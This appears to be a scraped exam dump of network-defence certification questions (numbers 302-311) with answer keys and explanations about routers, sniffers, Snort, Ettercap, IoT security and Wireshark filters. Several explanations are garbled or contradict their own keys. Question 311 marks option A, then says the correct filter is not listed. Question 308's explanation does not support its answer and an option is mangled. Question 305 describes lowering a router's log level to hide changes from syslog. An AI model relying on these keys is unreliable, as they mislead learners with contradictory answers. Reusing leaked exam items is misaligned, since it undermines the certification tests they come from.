The system enters ROM monitor mode if the router does not find a valid operating system image, or if a user interrupts the boot sequence. From ROM monitor mode, a user can boot the device or perform diagnostic tests.
Answer option A is incorrect. If the router does not have a configuration file, it will automatically enter Setup mode when the user switches it on. Setup mode creates an initial configuration.
Answer option B is incorrect. Privileged EXEC is used for setting operating parameters.

NEW QUESTION: 302
Which firewall technology can be implemented in all (application, session, transport, network, and presentation) layers of the OSI model?
A. Circuit-level gateway
B. Network address translation
C. VPN
D. Packet filtering
Answer: A (LEAVE A REPLY)

NEW QUESTION: 303
The IP addresses reserved for multicasting belong to which of the following classes?
A. Class C
B. Class E
C. Class D
D. Class B
Answer: C (LEAVE A REPLY)

NEW QUESTION: 304
Fill in the blank with the appropriate term. A _____ is a set of tools that take Administrative control of a computer system without authorization by the computer owners and/or legitimate managers.
Answer:
rootkit

NEW QUESTION: 305
Adam works as a Professional Penetration Tester. A project has been assigned to him to test the vulnerabilities of the CISCO Router of Umbrella Inc. Adam finds out that HTTP Configuration Arbitrary Administrative Access Vulnerability exists in the router. By applying different password cracking tools, Adam gains access to the router. He analyzes the router config file and notices the following lines:
logging buffered errors
logging history critical
logging trap warnings

logging 10.0.1.103
By analyzing the above lines, Adam concludes that this router is logging at log level 4 to the syslog server 10.0.1.103. He decides to change the log level from 4 to 0.
Which of the following is the most likely reason of changing the log level?
A. Changing the log level from 4 to 0 will result in the logging of only emergencies.
This way the modification in the router is not sent to the syslog server.
B. By changing the log level, Adam can easily perform a SQL injection attack.
C. Changing the log level from 4 to 0 will result in the termination of logging.
This way the modification in the router is not sent to the syslog server.
D. Changing the log level grants access to the router as an Administrator.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 306
Which of the following tools is an open source network intrusion prevention and detection system that operates as a network sniffer and logs activities of the network that is matched with the predefined signatures?
A. Dsniff
B. KisMAC
C. Snort
D. Kismet
Answer: (SHOW ANSWER)
Snort is an open source network intrusion prevention and detection system that operates as a network sniffer. It logs activities of the network that is matched with the predefined signatures. Signatures can be designed for a wide range of traffic, including Internet Protocol (IP), Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and Internet Control Message Protocol (ICMP). The three main modes in which Snort can be configured are as follows: Sniffer mode: It reads the packets of the network and displays them in a continuous stream on the console. Packet logger mode: It logs the packets to the disk. Network intrusion detection mode: It is the most complex and configurable configuration, allowing Snort to analyze network traffic for matches against a user-defined rule set. Answer option A is incorrect. Dsniff is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of the tools of Dsniff include dsniff, arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. Dsniff is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc. Answer option D is incorrect. Kismet is a Linux-based 802.11 wireless network sniffer and intrusion detection system. It can work with any wireless card that supports raw monitoring (rfmon) mode. Kismet can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic. Kismet can be used for the following tasks: To identify networks by passively collecting packets To detect standard named networks To detect masked networks To collect the presence of non-beaconing networks via data traffic Answer option B is incorrect. KisMAC is a wireless network discovery tool for Mac OS X.

It has a wide range of features, similar to those of Kismet, its Linux/BSD namesake and far exceeding those of NetStumbler, its closest equivalent on Windows. The program is geared towards the network security professionals, and is not as novice-friendly as the similar applications. KisMAC will scan for networks passively on supported cards, including Apple's AirPort, AirPort Extreme, and many third-party cards. It will scan for networks actively on any card supported by Mac OS X itself. Cracking of WEP and WPA keys, both by brute force, and exploiting flaws, such as weak scheduling and badly generated keys is supported when a card capable of monitor mode is used, and when packet reinsertion can be done with a supported card. The GPS mapping can be performed when an NMEA compatible GPS receiver is attached. Data can also be saved in pcap format and loaded into programs, such as Wireshark.

NEW QUESTION: 307
Which of the following analyzes network traffic to trace specific transactions and can intercept and log traffic passing over a digital network? Each correct answer represents a complete solution. Choose all that apply.
A. Wireless sniffer
B. Spectrum analyzer
C. Protocol analyzer
D. Performance Monitor
Answer: A,C (LEAVE A REPLY)
Protocol analyzer (also known as a network analyzer, packet analyzer or sniffer, or for particular types of networks, an Ethernet sniffer or wireless sniffer) is computer software or computer hardware that can intercept and log traffic passing over a digital network. As data streams flow across the network, the sniffer captures each packet and, if needed, decodes and analyzes its content according to the appropriate RFC or other specifications.
Answer option D is incorrect. Performance Monitor is used to get statistical information about the hardware and software components of a server.
Answer option B is incorrect. A spectrum analyzer, or spectral analyzer, is a device that is used to examine the spectral composition of an electrical, acoustic, or optical waveform. It may also measure the power spectrum.

NEW QUESTION: 308
How is the chip-level security of an IoT device achieved?
A. Encrypting JTAC interface
B. Keeping the device on a that network
C. Closing insecure network services
D. Changing the password of the router
Answer: C (LEAVE A REPLY)
Chip-level security for IoT devices is achieved by implementing security measures directly into the hardware, such as secure boot, secure firmware updates, and device authentication. This involves storing cryptographic keys in a tamper-resistant environment within the chip, ensuring

that sensitive information remains secure even in the event of physical attacks on the device. Closing insecure network services is part of a broader security strategy that includes chip-level measures to protect against cyberattacks. It's important to note that while changing passwords and encrypting interfaces are also security measures, they do not pertain specifically to chip-level security.

NEW QUESTION: 309
Damian is the chief security officer of Enigma Electronics. To block intruders and prevent any environmental accidents, he needs to set a two-factor authenticated keypad lock at the entrance, rig a fire suppression system, and link any video cameras at various corridors to view the feeds in the surveillance room. What layer of network defense-in-depth strategy is he trying to follow?
A. Physical
B. Host
C. Policies and procedures
D. Perimeter
Answer: A (LEAVE A REPLY)

NEW QUESTION: 310
Which of the following is a Unix and Windows tool capable of intercepting traffic on a network segment and
capturing username and password?
A. AirSnort
B. Ettercap
C. BackTrack
D. Aircrack
Answer: (SHOW ANSWER)
Ettercap is a Unix and Windows tool for computer network protocol analysis and security auditing. It is capable
of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping
against a number of common protocols. It is a free open source software. Ettercap supports active and passive
dissection of many protocols (including ciphered ones) and provides many features for network and host
analysis.
Answer option C is incorrect. BackTrack is a Linux distribution distributed as a Live CD, which is used for
penetration testing. It allows users to include customizable scripts, additional tools and configurable kernels in
personalized distributions. It contains various tools, such as Metasploit integration, RFMON injection capable

wireless drivers, kismet, autoscan-network (network discovering and managing application), nmap, ettercap,
wireshark (formerly known as Ethereal).
Answer option A is incorrect. AirSnort is a Linux-based WLAN WEP cracking tool that recovers encryption
keys. AirSnort operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures
approximately 5 to 10 million packets to decrypt the WEP keys. Answer option D is incorrect. Aircrack is the
fastest WEP/WPA cracking tool used for 802.11a/b/g WEP and WPA cracking.

NEW QUESTION: 311
Which of the following filters can be used to detect UDP scan attempts using Wireshark?
A. icmp.type==3 and icmp.code==3
B. icmp.type==13
C. icmp.type==8 or icmp.type==0
D. icmp.type==15
Answer: A (LEAVE A REPLY)
The correct filter to detect UDP scan attempts using Wireshark is not listed among the options provided. To detect UDP scan attempts, a Wireshark filter that targets UDP traffic specifically would be used, rather than an ICMP type and code filter. A common method to detect a UDP scan is to look for a large amount of UDP packets sent to different ports, which can be indicative of a scanning activity. The filter would typically include parameters that isolate UDP traffic, such as udp.port or udp.dstport combined with a range or list of ports.
References: The information provided is based on standard practices for using Wireshark to detect network scanning activities, as outlined in resources like the InfosecMatter guide on detecting network attacks with Wireshark1. While the EC-Council's Certified Network Defender (CND) course materials would provide detailed methodologies for network defense, including the use of tools like Wireshark, the specific filters for detecting UDP scans would align with the general usage of Wireshark as described in various online resources and documentation1.